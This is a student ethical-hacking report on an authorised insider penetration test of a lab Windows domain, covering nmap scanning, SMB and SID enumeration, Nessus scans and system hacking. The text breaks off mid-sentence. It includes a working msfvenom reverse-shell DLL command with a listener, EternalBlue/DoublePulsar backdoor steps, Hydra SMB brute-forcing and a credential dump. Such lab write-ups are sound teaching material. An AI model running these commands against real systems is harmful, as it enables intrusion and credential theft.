Company Network Investigation

Demonstrating the risks to a company network from a malicious insider

CMP210: Ethical Hacking

BSc Ethical Hacking 2

2019/20

.

Abstract

The aim of this project is to conduct a penetration test on the company network where an attacker has connected to the system via insider access. Once an attacker has managed to enter into the system, they can then inflict harm on the organisation by using their access to the system to sabotage the network or gain important, classified information either for their own personal gain or benefit a third party or multiple unknown entities, which could be harmful to the company's interests. Insiders can be former employees, employees or rival associates who might possess knowledge of an organisation's computer systems and practices, which could help further their attack on the target. Since they have direct access to the network, it becomes much harder to defend against.

In order to perform a successful penetration test, ethical hackers have to use a hacking methodology which will successfully assess the security of a computer network. As mentioned with malicious insiders, we have access to the network from the inside, so we do not need to perform any sort of reconnaissance in the first stage. Instead, the very first stage was Scanning. Scanning is useful because it allows an attacker to have knowledge on the state of the target computer, the current operating systems used, what services are running that could be vulnerable to exploitation and if there is a firewall blocking our requests. The second stage is called Enumeration. Enumeration is one of the most important stages in a penetration test because it involves going deeper into the target system by establishing an active connection and identifying if there are any attack vectors in the system, which can then be used to exploit the target further. Usually establishing a connection to the target hosts would be illegal but we were legally given credentials, so we have permission to do so. Information such as usernames, email-addresses, machine names, password policies, and networking groups was uncovered during this phase. Vulnerability Scanning is the next phase after Enumeration. This phase identifies devices on the target network that could be exploited by known vulnerabilities. One of the vulnerability scans performed required user credentials and was performed by a very well-known industry-standard tool, which revealed extensive vulnerabilities in all the machines. System hacking is the fourth phase. System hacking involves compromising the target to gain unauthorised access by exploiting weaknesses found in the vulnerability scanning phase, which would allow then allow an attacker to steal or find important information such as admin and normal user passwords. The final stage is called the Advanced Phase. This is when an attacker has managed to compromise the entire network and they attempt post-exploitation to find any sensitive information stored on the computer, such as admin credentials or other user passwords.

The results of the penetration test proved successful as the network was found to have significant issues on all the machines which could in turn be exploited, therefore the security of the network is below satisfactory and will require significant downtime to fix the extensive issues found.

.

Contents

1 Introduction 1

1.1 Background 1

1.2 Aim 2

2 Procedure 3

2.1 Overview of Procedure 3

2.2 Scanning 4

2.3 Enumeration 6

2.4 Vulnerability Scanning 10

2.5 System Hacking 13

2.6 Advanced Phase 20

3 Discussion 24

3.1 General Discussion 24

3.2 Countermeasures (for a project in ethical hacking) 25

3.3 Conclusion 26

3.4 Future Work 26

3.5 call to action 27

References 28

Appendices 31

Appendix A 31

Appendix B 81

Appendix C 98

Appendix D 107

.

1 INTRODUCTION

1.1 BACKGROUND

The purpose of this penetration test is to demonstrate the risks to the company network from the perspective of an attacker. Ethical hackers, otherwise known as penetration testers, are hired by a company or organization to simulate a cyber attack on a computer system or an application in order to evaluate how good the target is in defending itself from attackers. In this case, the target is the network. The penetration test can be used to identify a network's strengths (how able it was to defend itself), but more importantly are the weaknesses found and how if exploited could be used by an attacker to gain unauthorised access to the system where they can steal invaluable information or find if there are any other malicious activities could be performed on the target. Once the testing concludes, this is where vulnerabilities are reported to the owner of the network and they can suggest countermeasures to improve their security to prevent a future attack. Without this information, the penetration test would be pointless as any vulnerabilities found in the test would be reported and the owner would be aware of such issues but would not know how to fix them.

Vulnerabilities found often include software and hardware configurations that can be used to compromise the security of a network, although one of the biggest vulnerabilities is human error. Manipulating employees in an organization into getting them to do what you want them to do is one of the easiest ways to compromise a network. Tactics such as phishing or social engineering can be used by an attacker to make victims hand over information they would not normally give, such as emails or password information. Hackers can pose as an employee and can manipulate a supposed co-worker into performing an action which could give them access to the victim's computer, meanwhile the victim has no idea that they have gave a hacker access to their network. An attacker could pose as the janitor who is the last person to lock up and just when every employee has left the building, they go to where the server is kept and plug in a USB drive to steal important information about the organization such as password policies and other useful information. In effect, there are many ways to compromise a target and penetration testing allows an organisation to be defended in the best way it can against an attacker and without a clear security plan, an organisation could become a hunting ground for future attacks. Penetration testing conducted on a regular basis can improve the security of an organization, making it less vulnerable to attacks in the future.

One of the most widespread examples of an organisation being compromised was in 2017 when NHS hospitals faced an attack from cyber criminals using ransomware known as Wannacry. The ransomware used the Eternal Blue exploit which was developed by the NSA to target older windows systems. Eternal blue allowed the attackers to carry out WannaCry by encrypting all the files on the NHS network, prompting users to pay a ransom in an untraceable currency called BitCoin. The NHS is seen as a vulnerable target at the time as many of the files stored include patient records, which appeared to look like that they were exploiting the sensitive data in return for money. It caused more than 19,000 appointments to be cancelled, costing the NHS millions to fix their computer systems. Most of the NHS hospitals refused to pay the ransom, while other institutions did not confirm if they had done so. The attack highlighted how outdated the operating systems were used by the NHS. NHS hospitals were criticized for their computer systems and this attack reinforced that it is not acceptable to have outdated IT systems anymore.

Another example of a cyber-attack was in 2014 when 5,518 employees working for massive supermarket chain Morrisons filed lawsuits against the company after it was found that an employee turned malicious insider called Skellton went rogue and leaked sensitive information such as names, addresses, bank account details and salaries online that belonged to close to 100,000 employees. Morrisons was declared liable for the data breach despite it being caused by the insider and that they were responsible for keeping the sensitive data secure and thus they were liable for the disclosure of the information, therefore had to pay for damages caused by the leak to the claimants. They however received compensation as they were seen as both the victim and the company responsible for the breach. The ruling was made to demonstrate that organisations had to apply strict rules on personal data to reduce the risk of a data breach caused by a malicious insider. Background checks should have been conducted to ensure that employees with a criminal record were being monitored closely or that people with a history of disciplinary problems are being flagged within the company. Regular penetration testing is needed on a regular basis so that it can manage the threat of a malicious insider.

1.2 AIM

The aims of this project are:

- To conduct a penetration test using a hacking methodology on the company network from the perspective of a malicious insider.
- Demonstrate the risks to the company network from the view of a malicious insider.

The objectives of this project are:

- To find information about any vulnerabilities that could affect the security of the network.
- Find suitable countermeasures to any of the vulnerabilities found on the network.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

This section will cover what was carried out during the penetration test on the company network. Many different tools were used to carry out each stage of the penetration test successfully, and some of the tools or operations done were used to verify that results were correctly. These were the following tools used in each stage of the penetration test:

Note: the two main operating systems used were Windows 7 and Kali Linux, which is a penetration suite and was used to accomplish the security testing.

1. **Scanning:**
    - PING command
    - ARP scanning command
    - Angry Port Scanner under Windows
    - NMAP command line
2. **Enumeration:**
    - Nslookup under windows
    - 'host' command
    - 'rpclient' command
    - 'polenum' python script
    - Enum4linux
    - Nbtstat
    - User2sid
    - Sid2user
    - Nbtenum3.3
    - SMTP
    - Nikto
3. **Vulnerability Scanning:**
    - NMAP
    - Nessus
4. **System Hacking:**
    - Net use
    - Hydra
    - Fuzzbunch
    - Metasploit
5. **Advanced Phase:**
    - Metasploit
    - Hydra
    - Net use
    - Cain

2.2 SCANNING


1. Using a kali linux terminal, the ping command was used against all the targets.

   These were the commands entered:

   ping 192.168.0.1
   ping 192.168.0.2
   ping 192.168.0.10
   ping 192.168.0.11

Refer to A 1.1 in appendix

2. Advanced Port Scanner was used to check services that were running on each of the target computers. The port scanner was installed from 'Hacklab1\Student Tools\Scanning'. The scan was run against the IP range of 192.168.0.1 to 192.168.0.11 since individual IPs could not be specified, therefore it would check if any other machines were on.



Refer to A 1.2 in appendix

3. NMAP was also used in addition to Advanced Port Scanner to verify if the results from the previous results were correct. NMAP can be scan IP addresses, identify if a target is on, determine the services running and identify the operating system of that IP address. NMAP is extremely useful as it can be used to identify vulnerabilities and there are a number of switches available to help with scanning. It was one of the most useful tools used during this penetration test. In a Kali terminal, we are going to identify the TCP ports running, if any, on the target

machine by specifying the '-sT' switch which performed a three-way-handshake against the IP addresses.

These were the commands entered –

nmap -sT 192.168.0.1

nmap -sT 192.168.0.2

nmap -sT 192.168.0.10

nmap -sT 192.168.0.11

Refer to A 1.3 in appendix

As well as scanning for TCP ports on the network, it was also useful to find any UDP ports. Instead of specifying the -sT switch from the previous scan, -sU was used to identify that UDP ports were going to be scanned. UDP port scanning takes much longer and it would have been a waste of time to systematically check each of the UDP ports from 1 to 65535, so all of the standard ports from 1 to 1000 were scanned instead. Another switch used in the UDP scanning was -sV and this specifies the version on each of the services running, which was another useful switch. In the same terminal, the following commands were entered:

nmap -sU -sV 192.168.0.1
nmap -sU -sV 192.168.0.2
nmap -sU -sV 192.168.0.10
nmap -sU -sV 192.168.0.11

Refer to A 1.4 in appendix

In the operating system scanning, there were a number of switches specified in the commands such as '-O' and '-p1-65535'. This meant that it would identify the operating system of the target as well as scan all the ports on that system to see if they were on rather than the standard number range that NMAP scans by default. It was also enabled to check the versions of each of the services running on the ports. The following commands were used:

nmap -sS -sV -O -p1-65535 192.168.0.1
nmap -sS -sV -O -p1-65535 192.168.0.2
nmap -sS -sV -O -p1-65535 192.168.0.10
nmap -sS -sV -O -p1-65535 192.168.0.11

Refer to A 1.5 in appendix

2.3 ENUMERATION

1. Nslookup was useful during this test as it performed forward and reverse DNS lookups on the target machines. It could allow a potential attacker to know the function of a machine by performing a DNS lookup to know the name of that computer, i.e. a server or a client. First, we had to know which machine was holding the DNS server to allow forward and reverse lookups to be performed. In order to do this, 'nslookup' was specified in the command line and 'server 192.168.0.1' was typed into the command line. This confirmed that 192.168.0.1 was the DNS server, so the other IP's were enumerated to hopefully have identified the name of the machines, which gave us information about its function.

The network's domain was called uadcwnet.com as identified by nslookup.

2. The 'host' command under Kali was used to perform a DNS zone transfer against both servers. The command converts domain names to IP addresses, and vice versa. The purpose of the '-l' switch was to specify the zone transfer.


Refer to A 1.7 in appendix

The host command ran against server2 was refused as shown below.


Refer to A 1.8 in appendix

3. Rpcclient was used for SMB which is used for file sharing on a network and it enumerated aspects of SMB on the network, as long as we had valid user credentials


   - Using the credentials given, it logged into the account where more information could be gained.




   - The command srvinfo was typed to query the server for information.



   - Command querydominfo queried the domain of the server.



   - Command lookupnames resolves a list of usernames to SIDs. A SID is a unique security identifier for a user or a user group. The last value in the SID is an indicator of the type of user they are, with 500 indicating an admin user, 501 for guest and 513 for domain users. The SID information was useful information gained in enumeration.



   - Command queryuser queries the info of a specific user on the network. In this case, it was the admin.

Refer to A 1.9 in appendix

4. Polenum is a python script which extracts password policy information information from a windows machine from a non-windows user (Linux, Ubuntu, Mac). This can give data about the typical company password stored on the network.

    - Using the test credentials, these were entered into the command as well as the target to extract the policy information.

      Refer to A 1.10 in appendix


5. Enum4Linux was used to enumerate information from the target such as password policy, machine lists, user lists and usernames, group and member lists and share lists. In this usage, a username and password were specified to validate the test. The '-a' switch will perform all types of simple enumeration such as finding user names and member groups, as mentioned before.

```
root@kali:~# enum4linux -a -u test -p test123 192.168.0.1
```

      Refer to A 1.11 in appendix

6. User2sid and Sid2user query the System Account Manager (SAM) to find out a SID value for a given account name. User2sid allows lookup names while Sid2user allows lookup SID names.

    - First, it was required to install both utilities and these were found in the Student Tools inside Enumeration on the windows machine.



    - Both files were placed in the C: drive where in the command line it where the command line was needed to navigate to that directory. There test credentials were used to create a null session which connected to the $user share on the remote computer.

```
C:\Users\amg>cd C:/

C:\>net use \\192.168.0.1\users$
Enter the user name for '192.168.0.1': test
Enter the password for 192.168.0.1:
The command completed successfully.
```

    - We then use user2sid as we need to know the value of the SID. We can also use it to verify that the results about the SID were correct from the RPC client stage. Since all the SIDs in the system are the same, the domain user's value was specified so that once we had the SID value, we could substitute the last number with 500, which actively identifies the administrator name.

```
C:\>user2sid.exe \\192.168.0.1 "domain users"

S-1-5-21-816344815-1091841032-1499945149-513

Number of subauthorities is 5
Domain is UADCWNET
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

- Sid2user was used to perform a reverse lookup of the name of the administrator by replacing the last number with 500 inside the SID string.

```
C:\>sid2user.exe \\192.168.0.1 5 21 816344815 1091841032 1499945149 500

Name is Administrator
Domain is UADCWNET
Type of SID is SidTypeUser

C:\>sid2user.exe \\192.168.0.1 5 21 816344815 1091841032 1499945149 513

Name is Domain Users
Domain is UADCWNET
Type of SID is SidTypeGroup

C:\>sid2user.exe \\192.168.0.1 5 21 816344815 1091841032 1499945149 501

Name is Guest
Domain is UADCWNET
Type of SID is SidTypeUser
```

7. On the windows machine, nbtenum3.3 was located in the c: drive and is a pure command line tool. It requires valid user credentials and the report that was generated after the success of the command was displayed nicely.

```
C:\Users\amg>cd \nbtenum3.3

C:\nbtenum3.3>
```

- Here the IP is displayed as well as its domain.

```
C:\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADCWNET\test test123
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares
```

- It generated a report in a clear format which was extremely useful for later stages. It was located inside the nbtenum3.3 directory and labelled '192.168.0.1.html'.

Refer to A 1.12 in appendix

8. Nikto is a command line tool used to perform enumeration against the web server found from the scanning results. It can be used to enumerate for interesting information such as unknown but interesting files and vulnerabilities.

    - All that was needed for nkito was the url or the host IP address for it to scan the web server.

      Refer to A 1.11 in appendix

2.4 VULNERABILITY SCANNING

1. NMAP was used here to scan the target machines for known vulnerabilities. This was performed in the kali terminal. The commands entered were:


   nmap –script vuln 192.168.0.1
   nmap –script vuln 192.168.0.2
   nmap –script vuln 192.168.0.10
   nmap –script vuln 192.168.0.11

   refer to A 1.12

2. Nessus was the most reliable tool used and was used to identify countermeasures later on. As the results for NMAP show, it was not nicely formatted on the terminal. The Nessus tool provides two nicely formatted reports, although only one was needed. It is also one of the best vulnerability scanners in industry and proved extremely useful in this project.


    - In order to use nessus, it was located on ‘http:127.0.0.01:8834’

- Once logged in, the ‘My Scans’ tab provided a range of scanning options.




- To have started a scan, we first have to create a scan by clicking ‘New Scan’.


- The ‘Basic Network Scan’ was clicked




- The name of the scan was labelled an easily recognizable name




- The targets had to be specified for the scan.



- Scrolled to credentials tab and clicked ‘Windows’. Using the credentials, this information was specified as this was required to start the scan as well as the domain name.





- It revealed vulnerabilities in all the machines in the form of a report.

  This is shown in the appendix

2.5 SYSTEM HACKING

1. Net use was used to attempt to connect to one of the enumerated shares by guessing the Administrator account using the password 'test'. This is a good method of identifying 'test' type accounts which could be one of the best ways to compromise a system, especially since admin accounts are known to have weak passwords and there is no account lockout policy. In the command line, password test was used against the known Administrator account to test if they had a test of password for their account. However, this did not work.

```
C:\Users\amg>net use \\192.168.0.1\IPC$ /u:"Administrator" *
Type the password for \\192.168.0.1\IPC$:
System error 1326 has occurred.

Logon failure: unknown user name or bad password.


C:\Users\amg>
```

2. Hydra is a password cracker that was used to crack the passwords associated with the usernames found in the nbtenum3.3 phase. Using a file to store the usernames, this was run through hydra as well as a wordlist to search through to see if any of the passwords matched the accounts. However, it was not able to find any valid passwords. The file 'admin.txt' was used to hold the usernames of all the accounts.

```
root@kali:~/Desktop# hydra -L admin.txt -P "common passwords.txt" smb://192.168.0.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-13 11:25:54
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 3312 login tries (l:1/p:3312), ~3312 tries per task
[DATA] attacking smb://192.168.0.2:445/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-13 11:26:32
root@kali:~/Desktop# hydra -L admin.txt -P "common passwords.txt" smb://192.168.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-13 11:26:47
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 3312 login tries (l:1/p:3312), ~3312 tries per task
[DATA] attacking smb://192.168.0.1:445/
1 of 1 target completed, 0 valid passwords found
```

3. In the vulnerability scanning phase, all the machines were found to be vulnerable to eternal blue. This exploit allowed an attacker to execute arbitrary code on the target computer due to a vulnerability existing in older Microsoft Windows operating systems. The Fuzz bunch tool was used to install a backdoor to the target machine using the exploit eternal blue.

    - The first step was to create a specially crafted dll file using Kali from the msfvenom framework. Msfvenom is a payload generator that created the dll file that was sent to the target. The dll file when run will create a reverse connection to Kali to allow Armitage to listen and create the shell to allow code to be executed.

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 -f dll > /root/Desktop/msf.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

    - The DLL file was then located and copied to the c: drive on our windows machine.

    - On the kali machine, the listener was set up to connect and validate the reverse TCP shell under the msfconsole shell. The following was copied into msfconsole to set up the listener. 192.168.0.200 was the kali machine specified as this was the host that was listening for the connection.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.200
lhost => 192.168.0.200
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.0.200:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

- On the windows machine, the fuzzy bunch tool was set up via command line, which loaded up the following. The target IP was specified originally at 192.168.0.1 but it was run against 192.168.0.2 as well. The callback address was the Kali machine and set redirection to no. Once that had executed, a fuzz bunch command shell was displayed so 'use Eternalblue' was specified to start the exploit process. The 'Target' and 'Mode' options were set to 1 as this ran the fuzz bunch tool. For the exploit to have worked, it was ensured that WIN72K8R2 was displayed as well as 'Windows 7 and 2008 R2 32-bit and 64-bit All Service Packs' because as stated earlier it would have only worked on older Microsoft operating systems. In the screengrab below, enter was used for most of the options. It then prompted to execute eternal blue and once it has been executed, it can be successfully verified by checking if it displays 'WIN'. In the shell created, 'use Doublepulsar' was entered to initialize the process of the DLL file. SMB had to be selected as the protocol under module 'Doublepulsar'. Before the execute plugin option was entered, the listener that was set up earlier should be open on the desktop to listen for the connection to be established and would open the meterpreter shell to allow for code to be executed. Doublepulsar, another module found in the fuzz bunch tool, was then used to transfer the malicious DLL file found in the windows machine to the target. The installation of the backdoor can be verified by entering 'show' within the eternal blue shell. The 'Function[0]' option was specified to 2 which would inject the DLL file. As well as payloads available in Eternal blue. The DllPayload[] option was initialised to where the dll file was being kept on the windows machine.

  Refer to appendix

- Within the meterpreter console, there are a number of information recovery and malicious commands that can be used on the target. Sysinfo was used to find information about both the servers.

```
meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

```
meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

- As well as verify that we had access to the target's computer

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:77:67:d6
MTU          : 1500
IPv4 Address : 192.168.0.1
IPv4 Netmask : 255.255.255.0


Interface 11
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

- Command getpid verified that the dll file was running on both the servers.

```
meterpreter > getpid
Current pid: 2220
```

```
2220  472   rundll32.exe                    x64   0       NT AUTHORITY\SYSTEM          C:\Windows\system32\rundll32.exe
```

- Command creds_all was used to obtain the password belonging to the admin user for both servers.

  Refer to appendix

- A keylogger could also have been used to gain access to the system or to verify that we had access to the target for exploitation. Command ps identified the process the

